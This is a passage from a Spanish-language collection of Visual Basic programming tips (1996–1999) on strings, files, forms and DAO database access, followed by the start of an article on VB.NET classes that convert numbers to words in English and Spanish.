End Function
```

Esta pequeña función puede ser extremadamente útil en código para obtener recursos, digamos que es común:

```
Dim I As Long
I=100
Caption = LoadResString(I)
lblPINCode = LoadResString(1 + I)
fraAccount = LoadResString(2 + I)
optChecking.Caption = LoadResString(3 + I)
optSavings.Caption = LoadResString(4 + I)
...
cmdOK.Caption = LoadResString(n + I)
```

Supongamos que hacemos un cambio en el archivo recursos : *lblPINCode ya no se usa en el formulario*, y compilamos el recurso. Para actualizar el código tendremos que ir línea por línea para actualizar el I + *x*. - Nada práctico. Mientras que si escribimos:

```
Caption = LoadResString(Plus(100))
lblPINCode = LoadResString(Plus)
fraAccount = LoadResString(Plus)
optChecking.Caption = LoadResString(Plus)
optSavings.Caption = LoadResString(Plus)
```

...
cmdOK.Caption = LoadResString(Plus)

La actualización mensionada consistirá solo en eliminar la línea: *lblPINCode = LoadResString(PlusI)*. Mejor imposible

---

#17. Una técnica para agregar propiedades de valor a un Control
Dic 17 de 1998

A veces necesitamos que alguno de nuestros controles tenga una propiedad más, y no deseamos extendernos a controles ActiveX, es decir algo rápido e inmediato. Existe una forma, los Tipos Definidos (UDT).

Tomaré como ejemplo el caso (me lo preguntan seguido), de como agregar una clave adicional a un ComboBox que sea de tipo String (caso común de los programadores de BD con formato DBase). Generalmente estas claves tienen un número limitado de caracteres, por ejemplo 4. El siguiente ejemplo ilustra una estrategia. Creas un Proyecto EXE estándar y se agregas un ComboBox de nombre cbx_Algo, finalmente agrega este código a Form1:

```
DefLng A-Z
Option Explicit

Private Type udt_ComboBox
ComboBox As ComboBox
StrID() As String * 4
End Type
Private U As udt_ComboBox

Private Sub Form_Load()
Set U.ComboBox = cbx_Algo
AdicionarEnLista "Lorena Cifuentes", "LOCI"
AdicionarEnLista "Sara Charry", "SACH"
U.ComboBox.ListIndex = 0
End Sub

Private Sub AdicionarEnLista(s As Variant, ID As String)
With cbx_Algo
.AddItem s
ReDim Preserve U.StrID(0 To .NewIndex)
U.StrID(.NewIndex) = ID
End With
```

```
End Sub

Private Sub cbx_Algo_Click()
Debug.Print "Selección: "; U.ComboBox.Text, "Clave: "; U.StrID(U.ComboBox.ListIndex)
End Sub
```

Estudie el código y verá que la técnica es sencilla y potente. (Podemos agregar tantas propiedades y Arrays como deseemos).

#16. Array con Propiedades
Dic 16 de 1998

Un array con propiedades es curioso pero elegante y muy eficiente. Sin duda "más inteligente". Se crea a partir de un UDT, ejemplo:

```
Option Explicit
...
Private Type udt_A
Name As String
Start As Long
Count As Long
Vals() As Single
End Type
Private A As udt_A, i, n

Private Sub Form_Initialize()
With A
.Name = "Ejemplo"
.Start = 1
.Count = 8
ReDim .Vals(.Start To .Count)
End With

'//Iniciar
For i = A.Start To A.Count
A.Vals(i) = 10 * Rnd()
Next
End Sub

Private Sub Form_Terminate()
```

```
Erase A.Vals
End Sub
```

#15. Assert
Jueves 22 de 1998

El objetivo de una función Assert es determinar si una expresión es Cierta y opcionalmente tomar una acción (como un mensaje). Es importante para filtrar parámetros y simplificar código, p.e.

```
Const MAX As Single = 32000, MIN As Single = 1
Private x1 As Single, x2 As Single
```

Los valores de x1 y x2 deben estar en el rango MIN, MAX y x1 debe ser menor que x2. El filtro puede escribirse como:

```
Dim ok As Boolean

If x1 >= MIN Then
If x2 <= MAX Then
If x1 < x2 Then
ok = True
End If
End If
End If

If ok Then
'//Sin errores...Tarea:
End If
```

Si necesita enviar mensajes de una expresión incorrecta, nos vamos por cada *Else*. Esta tánica puede resultar flexible en filtros simples como el descrito. He aquí una manera muy mejorada del asunto:

```
Assert x1 >= MIN, , True
Assert x2 <= MAX
Assert x1 < x2

If Assert Then
'//Sin errores...Tarea:
```

```
End If
```

La función que logra esta maravilla es:

```
Public Function Assert(Optional Expression As Variant, Optional Alert As Variant = "",
Optional Restore As Variant = False) As Boolean
Static rtn As Boolean
If Restore Then
rtn = True
End If
If Not CBool(Expression) And Len(Alert) Then
MsgBox "ALERT: " & Alert, vbInformation
End If
rtn = CBool(Expression) And rtn
Assert = rtn
End Function
```

Cuando inicie un filtro, es necesario restaurar la función es decir, usar el parámetro Restore como True. Se pueden enviar mensajes cómodamente al usar el parámetro Alert.

NOTA. Mi función Assert no es una versión de BugAssert de Bruce McKinney, Assert es para escribir filtros en las aplicaciones. BugAssert es para depuración en tiempo de diseño.

#14. Crear cadenas multiline de manera práctica
Sep 9 de 1998

Pienso que todos nos hemos hartado de escribir s = s + "algo"& vbCrLf & _ ... etc. La siguiente función es una alternativa simple de crear cadenas multiline:

```
Public Function StrChain(ParamArray v() As Variant) As String
Dim i As Integer
Dim n As Integer
Dim rtn As String
n = UBound(v)
For i = 0 To n
rtn = rtn & v(i)
If i < n Then
rtn = rtn & vbCrLf
End If
Next
```

```
StrChain = rtn
End Function
```

P.e:

```
Text1 = StrChain( _
"Hola", _
"cómo", _
"estas")
```

O simplemente Text1 = StrChain("Hola", "cómo", "estas"), es más cómodo que:

```
Text1 = "Hola"& vbCrLf  & "cómo" & VbCrLf   & "estas"
```

Claro, suponiendo que las cadenas concatenadas sean extensas, como un SQL o un comando Script.

#13. Optimizar expresiones lógicas
Sep 6 de 1998

Considere:

```
If exp1 And exp2 And exp3 Then
Call Tarea
End If
```

Visual Basic evalúa todas las expresiones antes de dar un veredicto. Si exp1, exp2 o exp3 son expresiones complejas (p.e. el llamado a una función bolean), es correcto optimizar con:

```
If exp1 Then
If exp2 Then
If exp3 Then
Call Tarea
End If
End If
End If
```

Colocando más profunda la expresión más compleja (exp3 del ejemplo). En este mismo sentido,

```
If exp1 Or exp2 Or exp3 Then
Call Tarea
End If
```

Se optimiza con:

```
Select Case True
Case exp1: Call Tarea
Case exp2: Call Tarea
Case exp3: Call Tarea
End Select
```

Igualmente colocando de última la expresión más compleja.

No obstante si las expresiones son simples (como variables o comparación de variables) la ventaja de estructurar la evaluación es insignificante.

#12. Evaluar Sartas vacias
Sep 6 de 1998

```
(1) If Not s = "" Then
(2) If Not s = Void Then
(3) If Len(s) Then
```

¿Cual expresión es más óptima?. Respuesta: (3) es mejor que (2) (Void es una constante que representa la sarta vacía), y (2) es mejor que (1). La expresión (3) es la más óptima, debido a que Visual Basic (versión 4 en adelante) emplea un formato de cadenas de alto nivel (BSTR) el cual anexa dos bytes para la longitud de la cadena y así Visual Basic no *cuenta* los caracteres al ejecutar Len(s).

#11. Saber si un archivo es binario o de solo texto
Julio 10 de 1998

Algunos archivos tienen extensiones personalizadas y algunas veces debemos evaluar si son o no binarios antes de procesarlos.

```
Public Function IsBinaryFile(File As String) As Boolean
```

```
Const aLf = 10, aCR = 13, aSP = 32
Const MaxRead = 2 ^ 15 - 1

Dim ff As Integer
Dim s As Integer
Dim i As Integer
Dim n As Integer
Dim Rtn As Boolean

On Error GoTo IsBinaryFile_Err

ff = FreeFile
Open File For Binary Access Read As #ff
n = IIf(LOF(ff) > MaxRead, MaxRead - 1, LOF(ff))
Do
i = i + 1
If i >= n Then
IsBinaryFile = False
Rtn = True
Else
s = Asc(Input$(1, #ff))
If s >= aSP Then
Else
If s = aCR Or s = aLf Then
Else
IsBinaryFile = True
Rtn = True
End If
End If
End If
Loop Until Rtn
Close ff
Exit Function

IsBinaryFile_Err:
If ff Then Close ff
MsgBox "Error verifying file " & File & vbCrLf & Err.Description

End Function
```

Simplemente pase el nombre del archivo al argumento y la función retornata un valor bolean. Por ejemplo MsgBox "¿ Es binario Command.Com ? ... " &

IsBinaryFile("command.com").

#10. Redondeo de Cifras
Junio 18 de 1998

Este procedimiento es útil en controles de usuario para dar una propiedad de NumberFormat (al estilo Access) a la entrada de datos. El parámetro n es el número de decimales que se desea la sarta de formato retorne.

```
Public Function FormatNumberString(n As Integer, Optional Engineer As Variant) As String
Dim rtn As String
rtn = "0"
If IsMissing(Engineer) Then
If n > 0 Then
rtn = "0." + String$(n, "0")
End If
Else
If CBool(Engineer) Then
If n > 0 Then
rtn = "0." + String$(n, "0") + "E+00"
End If
End If
End If
FormatNumberString = rtn
End Function
```

Ejemplos:
Format(78286, FormatNumberString(3, True)) retorna 7.829E+04
Format(7.8286, FormatNumberString(2)) retorna 7.83

#9. Estimar el Tiempo de un Proceso
Mayo 17 de 1998

Esta es una vieja técnica que emplean para estimar la duración de un bloque de código o proceso. Es útil para comparar el tiempo de dos o más algoritmos diferentes que resuelven un mismo problema.

```
Dim t As Single
DoEvents
t = Timer
'// Proceso
...
MsgBox "Elapse time = " & Format(Timer - t, "0.00")
```

Se redondea a dos decimales porque las milésimas de segundo son insignificantes. Debiera ejecutarse dos o tres veces para un estimado más preciso. Por supuesto, existen técnicas más precisas para evaluación de tiempos, pero esta suele ser aceptable.

#8. Lanzar un EXE sin repetir instancias
Mayo 3 de 1998

Por ejemplo usar un botón para lanzar el accesorio de Windows CALC.EXE:

```
Private Sub cmdCALC_Click()
Static ID As Long
On Error GoTo cmdCALCErr

If ID Then
AppActivate ID
End If
If ID = 0 Then
ID = Shell("CALC.EXE", vbNormalFocus)
End If
Exit Sub

cmdCALCErr:
ID = 0
Resume Next
End Sub
```

Se asume que CALC.EXE existe y esta en la ruta predeterminada.

#7. Obtener la Hora de una Fecha

Ejemplo:

```
Dim x As Date
x = Now
Debug.Print Format(x, "h:mm:ss") '// Entrega formato 16:45:10
Debug.Print Format(x, "Medium Time") '// Entrega formato 04:45 PM
```

#6. Cerrar todos los formularios de una aplicación

```
Do Until Forms.Count = 0
Unload Forms(Forms.Count - 1)
Loop
```

#5. Agregar n días a una fecha

Ejemplo:

```
Dim x1 As Date
Dim x2 As Date
Dim PlazoDías As Integer

x1 = Now
PlazoDías = 30
x2 = CDate(DateValue(x1) + PlazoDías)

MsgBox "x1 = " & x1 & vbCrLf & "x2 = " & x2
```

#4. Reemplazando sub-sartas de caracteres dentro de una sarta
Septiembre de 1996

El procedimiento sencillo ReplaceAll() reemplaza una cadena por otra dentro de una cadena mayor.

```
Public Sub ReplaceAll(x As String, OldWord As String, NewWord As String)
Dim Ptr As Integer
Do
Ptr = InStr(x, OldWord)
If Ptr Then
```

```
x = Left$(x, Ptr - 1) + NewWord + Mid$(x, Len(OldWord) + Ptr)
End If
Loop Until Ptr = 0
End Sub
```

Ejemplo: s$ = "Accion y Pasion", ReplaceAll s$, "o", "ó" retorna s$ = "Acción y Pasión"

#3. Recuperar la trayectoria ó el nombre de un archivo desde un nombre completo de archivo
Enero de 1997

Ejemplo, File$ = "C:\Programs\DataBrowser\Form1.frm", FileNameFromPath retorna: "Form1.frm", y PathFromFileName retorna: "C:\Programs\DataBrowser\". Esta funciones son útiles en código que maneje Drag & Drop de nombres de archivos, en backup de archivos, etc.

```
Public Const BSlash = "\"
...

Public Function FileNameFromPath(s As String) As String

Dim x As String, i As Integer

If InStr(s, BSlash) Then
i = Len(s)
Do
x = Mid$(s, i, 1)
i = i - 1
Loop Until x = BSlash Or i = 0
FileNameFromPath = Mid$(s, i + 2)
Else
FileNameFromPath = s
End If
End Function

Public Function PathFromFileName(s As String) As String

Dim x As String, i As Integer

If InStr(s, BSlash) Then
i = Len(s)
```

```
Do
x = Mid$(s, i, 1)
i = i - 1
Loop Until x = BSlash Or i = 0
PathFromFileName = Left$(s, i + 1)
End If
End Function
```

#2. Abrir un Archivo de Texto
Enero de 1997

Este procedimiento da una manera inteligente, sencilla, y con menos código para abrir una archivo de texto. Retorna el número de canal solo si fue posible abrir el archivo.

```
Public Function fopen(TextFile As String)
Dim ff As Integer
On Error GoTo fopenErr

ff = FreeFile
Open TextFile For Input As ff
fopen = ff
Exit Function

fopenErr:
MsgBox Error$ + vbCrLf + "Opening file " + TextFile
fopen = 0

End Function
```

Ejemplo:

```
Dim Cnl As Integer
Cnl = fopen(miFile$)
If Cnl Then
...
End If
Close Cnl
```

#1. Como saber si un Formulario esta abierto
Septiembre de 1997

El procedimiento IsLoadForm retorna un bolean que indica si el formulario solicitado por su nombre se encuentra abierto. Opcionalmente se puede hacer activo si se encuentra en memoria. La función es útil en interfaces MDI.

```
Public Function IsLoadForm(ByVal FormCaption As String, Optional Active As Variant)
As Boolean
Dim rtn As Integer, i As Integer
rtn = False
Name = LCase(FormCaption)
Do Until i > Forms.Count - 1 Or rtn
If LCase(Forms(i).Caption) = FormCaption Then rtn = True
i = i + 1
Loop
If rtn Then
If Not IsMissing(Active) Then
If Active Then
Forms(i - 1).WindowState = vbNormal
End If
End If
End If
IsLoadForm = rtn
End Function
```

#14. Detectar datos repetidos en un Recordset

Feb 1 de 1999

Un caso clásico sería cuando se usa un campo [Orden Personalizado] en un conjunto de registros para que los usuarios establezcan un orden a gusto. (Excluimos que el campo es indexado, ya que el usuario establece su orden con los valores que el desee dentro de un Recordset, - no toda la Tabla). En este caso debemos filtrar que no se repiten valores dentro del Recordset. Esta función permite establecer el filtro:

```
Public Function ScanRepeatValues(rs As Recordset, FieldName As String) As Boolean
Dim cn As Recordset, Eval As Variant, Repeat As Boolean
Dim i, j, n

On Error GoTo SubErr
Set cn = rs.Clone()
cn.MoveLast
n = cn.RecordCount - 1
Repeat = False
For i = 0 To n - 1
cn.AbsolutePosition = i
Eval = cn(FieldName)
For j = i + 1 To n
cn.AbsolutePosition = j
If cn(FieldName) = Eval Then
Repeat = True
Exit For
End If
Next
If Repeat Then Exit For
Next

ScanRepeatValues = Repeat
Exit Function

SubErr:
'...Mensaje de error
End Function
```

La función devuelve True si encuentra valores repetidos

NOTA. Los contadores i, j, y n son de tipo Long predeterminado.

#13. Conectarse a una base de datos Jet con contraseña simple
Ene 7 de 1997

Aún se pregunta esto en las news. ¿Como conectar un control Data a un base de datos protegida con contraseña simple?. Ejemplos:

En tiempo de ejecución:

```
Set db = DBEngine(0).OpenDatabase(BaseDeDatos, False, True, ";PWD=miPWD")
...
With dat
.DatabaseName = db.Name
.Connect = db.Connect
.RecordSource = miSQL
.Refresh
End With
```

En en tiempo de diseño asignamos a la propiedad Connect la línea:
;PWD=miPWD

#12. Conectarse a un archivo de texto como fuente de datos
Dic 7 de 1998

El siguiente ejemplo permite conectarse a un archivo de texto como fuente de datos, usando un DBGrid:

```
Private Sub ConnectToText(Path As String, FileName As String, dat As Data, dbg As DBGrid)
'//Fuente conveniente a un archive de text:
With dbg.Font
.Name = "Courier new"
.Size = 8
.Bold = False
```

```
End With
Set dbg.HeadFont = dbg.Font

'//Conecta el DBGrid al archivo
With dat
.Caption = FileName
.Connect = "Text;"
.DatabaseName = Path
.RecordSource = FileName
.Refresh
End With
End Sub
```

NOTAS. El parámetro dat se refiere al control data que asocia la DBGrid. Es carácter que separa por columnas es la coma.

#11. Consultas con Parámetros
Nov 12 de 1998

Las siguiente líneas son una rutina para abrir una consulta con parámetros. Ejemplo (dos parámetros):

```
Dim rs As Recordset
Dim qd As QueryDef
Set qd = dbMain.QueryDefs(Query)
qd.Parameters(0) = ID0
qd.Parameters(1) = ID1
Set rs = qd.OpenRecordset(dbOpenDynaset)
...
```

Este es código que se puede simplificar en una línea aplicable a cualquier consulta con parámetros:

```
Set rs=OpenQueryParams(Query, dbOpenDynaset, ID0, ID1)
```

La función de biblioteca es la siguiente:

```
Public Function OpenQueryParams( _
        Query As String, Mode As RecordsetTypeEnum, ParamArray Pmt() As Variant _
```

```
) As Recordset
Dim i
Dim qd As QueryDef
On Error GoTo SubErr
Set qd = dbMain.QueryDefs(Query)
For i = 0 To UBound(Pmt)
qd.Parameters(i) = Pmt(i)
Next
Set OpenQueryParams = qd.OpenRecordset(Mode)
Set qd = Nothing
Exit Function

SubErr:
Set OpenQueryParams = Nothing
End Function
```

NOTA. Una consulta con parámetros es aquella que incluye la cláusula PARAMETERS, p.e.:

```
PARAMETERS [Key_Parameter] Long;
SELECT DISTINCTROW [Scale Style X], [Track Width]
FROM [Tracks Data]
WHERE ((([Scale Style X])>1) AND (([Enum Ascii])=[Key_Parameter]));
```

#10. Acciones sobre filas selecionadas en un DBGrid
Noviembre 6 de 1998

Un usuario selecciona varias filas (no necesariamente consecutivas) en un DBGrid. Para programar una acción sobre las filas seleccionadas (p.e un botón que elimine), recorremos la colección SelBookmarks, he aquí el código (DBGrid=dbg, Data Control=dat):

```
Private Sub cmd_DeleteRows_Click()
Dim i As Long
If dbg.AllowDelete Then
Do While i < dbg.SelBookmarks.Count
dat.Recordset.Bookmark = dbg.SelBookmarks(i)
dat.Recordset.Delete
i = i + 1
Loop
```

```
End If
End Sub
```

#9. Conectarse a Excel como fuente de datos
Septiembre 11 de 1998

Tiene un cuaderno de Excel con tablas sencillas (encabezados y datos por columnas). Puede accesar estos datos con Visual Basic, usando un DBGrid y su Data de enlace, p.e:

```
Private Sub Form_Load()
With dat
.Caption = "Excel..."
.Connect = "Excel 8.0;"
.DatabaseName = "C:\miPath\miHoja.xls"
.RecordSource = "'Hoja 1'$"
.Refresh
End With
End Sub
```

'Hoja 1'$ o el nombre personalizado de la hoja que quiere accesar (el titulo de las lengüetas de abajo). Los datos que modifique en la DBGrid serán reconocidos por Excel.

#8. Precaución al filtrar con un campo lógico
Septiembre 11 de 1998

Devuélvame todos los registros de la TablaX donde el CampoX (Boolean) es verdadero o falso según Exp1 . Uno se imagina que la sintaxis para esta consulta es:

```
SQL= "SELECT * FROM [TablaX] WHERE [CampoX]=" & Exp1 & ";"
```

Error de sintaxis. He aquí la correcta:

```
SQL= "SELECT * FROM [TablaX] WHERE [CampoX]=" & IIf(Exp1, "True", "False")
& ";"
```

#7. Extraer el nombre de la Tabla principal de una consulta compleja
Septiembre 3 de 1998

Esta función retorna el nombre de la Tabla principal de un SQL complejo:

```
Public Function GetMainTable(SQL As String) As String
Dim Pnt
Dim i
Dim Char As String
Dim rtn As String
Dim cws As Boolean

Pnt = InStr(LCase(SQL), "from")
If Pnt Then
i = Pnt + 4
Do
i = i + 1
Char = Mid(SQL, i, 1)
Select Case Char
Case " "
If cws Then
rtn = rtn + Char
Else
Exit Do
End If
Case "]", vbCr
Exit Do
Case "["
cws = True
Case "("
Case Else
rtn = rtn + Char
End Select
Loop While i <= Len(SQL)
Else
rtn = SQL
End If
GetMainTable = rtn
End Function
```

Es supremamente útil en contextos como el siguiente:

```
...
myTbl = GetMainTable(SourceOfCopy)
'//Paste record
With dat.Recordset
.Edit
For i = 1 To .Fields.Count - 1
If .Fields(i).SourceTable = myTbl Then
.Fields(i).Value = StoreRecord(i)
End If
Next
...
```

NOTA. El módulo que contiene GetMainTable(...) esta encabezado con DefInt A-Z.

#6. Capturar un registro en una matriz Variant
Agosto 29 de 1998

Considere esta alternativa a GetRows:

```
Public Function GeDataRecord(rs As Recordset) As Variant
Dim i As Integer
ReDim v(0 To rs.Fields.Count - 1) As Variant
For i = 0 To rs.Fields.Count - 1
v(i) = rs.Fields(i).Value
Next
GeDataRecord = v
End Function
```

La uso en clonación de registros y operaciones Copy / Paste. La prefiero GetRows por aquello de que GetRows mueve el puntero al siguiente registro. Ejemplo:

```
Dim v As Variant
...
v = GeDataRecord(dat.Recordset)
```

Retorna una matriz Variant con *v(IndiceDeCampo)= ValorDeCampo,* (valores del registro actual).

#5. Precaución al cambiar la fuente de registros de un Data a través de un objeto Recordset
Agosto 26 de 1998

P.e., considere las líneas para ordenar un Data en tiempo de ejecusión. Digamos que Usted posteriormente va a hacer algo con la sarta SQL del Data original (p.e. analizar sus campos), pues sorpresa, si la consulta es muy larga (o compleja si quiere) la sarta del Data ordenado tiene la propiedad RecordSource truncada y por supuesto, tendrá un gran problema para detectar la falla.

```
Set rs = dat.Recordset
rs.Sort = "[AnyField]"
Set dat.Recordset = rs.OpenRecordset(rs.Type)
```

Las siguientes líneas solucionan este problema:

```
Dim SQL As String
...
SQL = dat.RecordSource
Set rs = dat.Recordset
rs.Sort = "[AnyField]"
Set dat.Recordset = rs.OpenRecordset(rs.Type)
dat.RecordSource = SQL
```

Se debe a que la propiedad Name de un objeto Recordset abierto a través de una instrucción SQL comprende los primeros 256 caracteres de la instrucción SQL, mientras que RecordSource comprende el SQL completo.

#5. Iniciar un control Data con código
Junio 25 de 1998 (publicación)

Supongamos que usa un objeto Database global (Public), llamado dbMain, para accesar una bases de datos. Las siguientes líneas se aplican en el evento Form_Load de un formulario de datos para iniciar el control Data (llamado dat).

```
dat.DatabaseName = dbMain.Name
dat.Connect = dbMain.Connect
dat.RecordSource = miSQL
dat.Refresh
```

El rendimiento será muy superior y la aplicación tendrá mayor capacidad de reutilización. La segunda línea soluciona los conflictos de conexión y/o contraseña simple.

#4. Crear una Regla de Validación
Mayo 1 de 1998

Crear una regla de validación para una tabla y/o un campo es el primer nivel de validación que se debe tener una BD de categoría. La validación la ejecuta el motor. Lo puede hacer con VB como se ilustra en el siguiente ejemplo:

```
Dim db As Database
Dim td As TableDef
Dim fd As Field

On Error GoTo xxErr

Set db = DBEngine(0).OpenDatabase("miDB.mdb")
Set td = db.TableDefs("Prueba Fechas")

'//Regla de validación para una tabla:
td.Properties("ValidationRule") = "([Fecha Final]>=[Fecha Inicio])"
td.Properties("ValidationText") = "Por favor, ingrese [Fecha Final] mayor o igual a
[Fecha Inicio]"

'//Regla de validación para un campo:
Set fd = td.Fields("Fecha Inicio")
fd.Properties("ValidationRule") = "BETWEEN #1/01/1990# AND #1/01/2000#"
fd.Properties("ValidationText") = "Por favor, ingrese [Fecha Inicio] Entre los años 1990 y
2000"

Set td = Nothing
Set db = Nothing
```

Cualquier Solución que implemente esta DB usará las reglas de validación. DAO 3.5 acepta las propiedades de validación como intrínsecas, es decir, acepta fld.ValidationRule = s$. Motores inferiores a 3.5 exigen la presencia de la propiedad (asignada en Access o creada con código). Para más información ver articulo "Propiedades en una Base de Datos" de este Web.

#3. Ordenar un DBGrid
Abril 28 de 1998

El siguiente procedimiento ordena un DBGrid por la columna que tiene el enfoque. Coloque un comando como desee para ordenar ascendente y otro para ordenar descendente, e invoque el procedimiento según el caso.

```
Public Sub SortDBGrid(dbg As DBGrid, dat As Data, Optional AscPmt As Variant)

'//AscPmt: True:Ascendente (predeterminado), False: Descendente

Dim rs As Recordset
Dim Clause As String
Dim FieldName As String
Dim Asc As Boolean
Dim CurrCol As Integer

On Error GoTo SortErr

If IsMissing(AscPmt) Then
Asc = True
Else
Asc = CBool(AscPmt)
End If

CurrCol = dbg.Col
FieldName = dbg.Columns(CurrCol).DataField

If dat.Recordset.Fields(FieldName).Type = dbMemo Then
Box "Los Campos Memo no son ordenables"
Exit Sub
End If

Screen.MousePointer = vbHourglass
Set rs = dat.Recordset
Clause = "[" + FieldName + "]"
If Not Asc Then
Clause = Clause + " DESC"
End If
rs.Sort = Clause
Set dat.Recordset = rs.OpenRecordset(rs.Type)
```

```
dbg.Col = CurrCol
dbg.SetFocus

Screen.MousePointer = vbDefault
Exit Sub

SortErr: '//Any procedure
End Sub
```

#2. Cambiar el registro de un DBGrid en tiempo de ejecución
Abril 23 de 1998

El siguiente procedimiento genérico permite asignar valores a una fila de un DBGrid con código. Útil cuando el recordset tiene varias claves de relación, que por supuesto no se muestran en columnas de la DBGRid pero están presentes en el control Data fuente de registros.

```
Public Sub LetDBGridRecord(dbg As DBGrid, dat As Data)
Dim rs As Recordset
Dim OnNew As Boolean

On Error GoTo LetDBGridRecordErr

Set rs = dat.Recordset

If dbg_Datos.AddNewMode Then
OnNew = True
rs.AddNew
Else
rs.Edit
End If
'//Custom values:
rs(AnyField1) = Value1
rs(AnyField2) = Value2
'...
rs.Update
If OnNew Then rs.MoveLast
Set rs = Nothing
Exit Sub
```

```
LetDBGridRecordErr: '...Errors and Locking control
End Sub
```

#1. Eliminar un Recordset
Mayo 17 de 1998

Algunas veces es útil eliminar todos los registros de una consulta. El siguiente procedimiento es seguro.

```
Public Sub DeleteRecordset(rs As Recordset)
With rs
If .RecordCount Then
.MoveFirst
Do Until .RecordCount = 0
.Delete
.MoveNext
Loop
End If
End With
End Sub
```

También:

```
ObjDB.Execute ActionQuery$
```

Donde ObjDB es un objeto Database y ActionQuery$ es una consulta de acción para eliminar registros (cláusula DELETE).

Harvey Triana

Convertir Números a Palabras

Clases en VB.NET para convertir numeros a palabras en Ingles y Español

Introducción

Este articulo suministra la clase para traducir números a palabras en Ingles y Español respectivamente. Aunque este tema ha sido tratado ampliamente por los programadores, presento una alternativa con las clases CNumbersToWords y CNumerosEnPalabras. Al final doy la pauta para usar como WebService.

La Clase CNumbersToWords

La clase CNumbersToWords esta basada en el articulo `Q95640` del MSDN escrito para VB clásico. He modificado y optimizado el código para adaptarlo a VB.NET, como tambien he incluido el parametros moneda. La clase contine la función NumbersToWords la cual hace la tarea. El código de la clase es el siguente:

```
'//===========================================================
'// CLASS       : CNumbersToWords
'// AUTHOR      : Article MSDN Q95640
'// MODIFY      : Harvey Triana (harveytriana@mvps.org)
'// DESCRIPTION : Converts a number into string names
'//===========================================================
Public Class CNumbersToWords

    Private Const DOT As String = ","

    Function NumbersToWords( _
        ByVal Number As String, _
        ByVal Money As String) As String

        Dim s As String
        Dim Temp As String
        Dim IntPart As String
        Dim Cents As String

        Dim DecimalPlace, Count

        Dim Place(9) As String
        Place(2) = " Thousand "
        Place(3) = " Million "
        Place(4) = " Billion "
        Place(5) = " Trillion "
```

```
'//Convert s to a string, trimming extra spaces.
s = Format(Val(Number), "0.00")
DecimalPlace = InStr(s, DOT)

'//If we find decimal place...
If DecimalPlace > 0 Then
    '//Convert cents
    Temp = Left(Mid(s, DecimalPlace + 1) & "00", 2)
    Cents = ConvertTens(Temp)

    '//Strip off cents from remainder to convert.
    s = Trim(Left(s, DecimalPlace - 1))
End If

Count = 1
Do Until s = ""
    '//Convert last 3 digits of s to English IntPart.
    Temp = ConvertHundreds(Right(s, 3))
    If Len(Temp) Then IntPart = Temp & Place(Count) & IntPart
    If Len(s) > 3 Then
        '//Remove last 3 converted digits from s.
        s = Left(s, Len(s) - 3)
    Else
        s = ""
    End If
    Count = Count + 1
Loop

'//Clean up IntPart.
'//Clean up IntPart.
Select Case IntPart
    Case ""
        IntPart = "No " & Money
    Case "One"
        IntPart = "One " & Singular(Money)
    Case Else
        IntPart = IntPart & " " & Money
End Select
IntPart = IntPart & " "

'//Clean up cents.
Select Case Cents
    Case ""
        Cents = "And No Cents"
    Case "One"
        Cents = "And One Cent"
    Case Else
```

```
                Cents = "And " & Cents & " Cents"
        End Select

        Return (Trim(IntPart & Cents))
    End Function

    Private Function ConvertHundreds(ByVal MyNumber As String) As
String
        Dim rtn As String

        '//Exit if there is nothing to convert.
        If Val(MyNumber) = 0 Then Exit Function

        '//Append leading zeros to number.
        MyNumber = Right("000" & MyNumber, 3)

        '//Do we have a hundreds place digit to convert?
        If Not Left(MyNumber, 1) = "0" Then
            rtn = ConvertDigit(Left(MyNumber, 1)) & " Hundred "
        End If

        '//Do we have a tens place digit to convert?
        If Not Mid(MyNumber, 2, 1) = "0" Then
            rtn = rtn & ConvertTens(Mid(MyNumber, 2))
        Else
            '//If not, then convert the ones place digit.
            rtn = rtn & ConvertDigit(Mid(MyNumber, 3))
        End If

        ConvertHundreds = Trim(rtn)
    End Function

    Private Function ConvertTens(ByVal MyTens As String) As String
        Dim rtn As String

        '//Is value between 10 and 19?
        If Val(Left(MyTens, 1)) = 1 Then
            Select Case Val(MyTens)
                Case 10 : rtn = "Ten"
                Case 11 : rtn = "Eleven"
                Case 12 : rtn = "Twelve"
                Case 13 : rtn = "Thirteen"
                Case 14 : rtn = "Fourteen"
                Case 15 : rtn = "Fifteen"
                Case 16 : rtn = "Sixteen"
                Case 17 : rtn = "Seventeen"
                Case 18 : rtn = "Eighteen"
```

```
            Case 19 : rtn = "Nineteen"
            Case Else
        End Select
    Else
        '//.. otherwise it's between 20 and 99.
        Select Case Val(Left(MyTens, 1))
            Case 2 : rtn = "Twenty "
            Case 3 : rtn = "Thirty "
            Case 4 : rtn = "Forty "
            Case 5 : rtn = "Fifty "
            Case 6 : rtn = "Sixty "
            Case 7 : rtn = "Seventy "
            Case 8 : rtn = "Eighty "
            Case 9 : rtn = "Ninety "
            Case Else
        End Select

        '//Convert ones place digit.
        rtn = rtn & ConvertDigit(Right(MyTens, 1))
    End If

    ConvertTens = rtn
End Function

Private Function ConvertDigit(ByVal MyDigit As String) As String
    Select Case Val(MyDigit)
        Case 1 : ConvertDigit = "One"
        Case 2 : ConvertDigit = "Two"
        Case 3 : ConvertDigit = "Three"
        Case 4 : ConvertDigit = "Four"
        Case 5 : ConvertDigit = "Five"
        Case 6 : ConvertDigit = "Six"
        Case 7 : ConvertDigit = "Seven"
        Case 8 : ConvertDigit = "Eight"
        Case 9 : ConvertDigit = "Nine"
        Case Else : ConvertDigit = ""
    End Select
End Function

Private Function Singular(ByVal s As String) As String
    If Len(s) >= 2 Then
        If Right(s, 1) = "s" Then
            If Right(s, 2) = "es" Then
                Singular = Left(s, Len(s) - 2)
            Else
                Singular = Left(s, Len(s) - 1)
            End If
```

```
            Else
                Singular = s
            End If
        End If
    End Function
End Class
'//===========================================================
```

La Clase CNumerosEnPalabras

La clase CNumerosEnPalabras fue escrita por mi para VB clásico hace varios años. Esta clase fue traducida y optimizada para VB.NET. La clase contine la función NumerosEnPalabras la cual hace la tarea. El código de la clase es el siguente:

```
'//===========================================================
'// CLASS       : CNumerosEnPalabras
'// AUTHOR      : Harvey Triana (harveytriana@mvps.org)
'// DESCRIPTION : Convierte un numero a palabras
'//===========================================================
Public Class CNumerosEnPalabras

    Private Const DOT As String = ","

    Public Function NumerosEnPalabras( _
        ByVal Number As String, _
        ByVal Moneda As String) As String

        Dim s As String
        Dim DecimalPlace As Integer
        Dim IntPart As String
        Dim Cents As String

        s = Format(Val(Number), "0.00")
        DecimalPlace = InStr(s, DOT)

        If DecimalPlace Then
            IntPart = Left(s, DecimalPlace - 1)
            Cents = Left(Mid(s, DecimalPlace + 1, 2), 2)
        Else
            IntPart = s
            Cents = ""
        End If

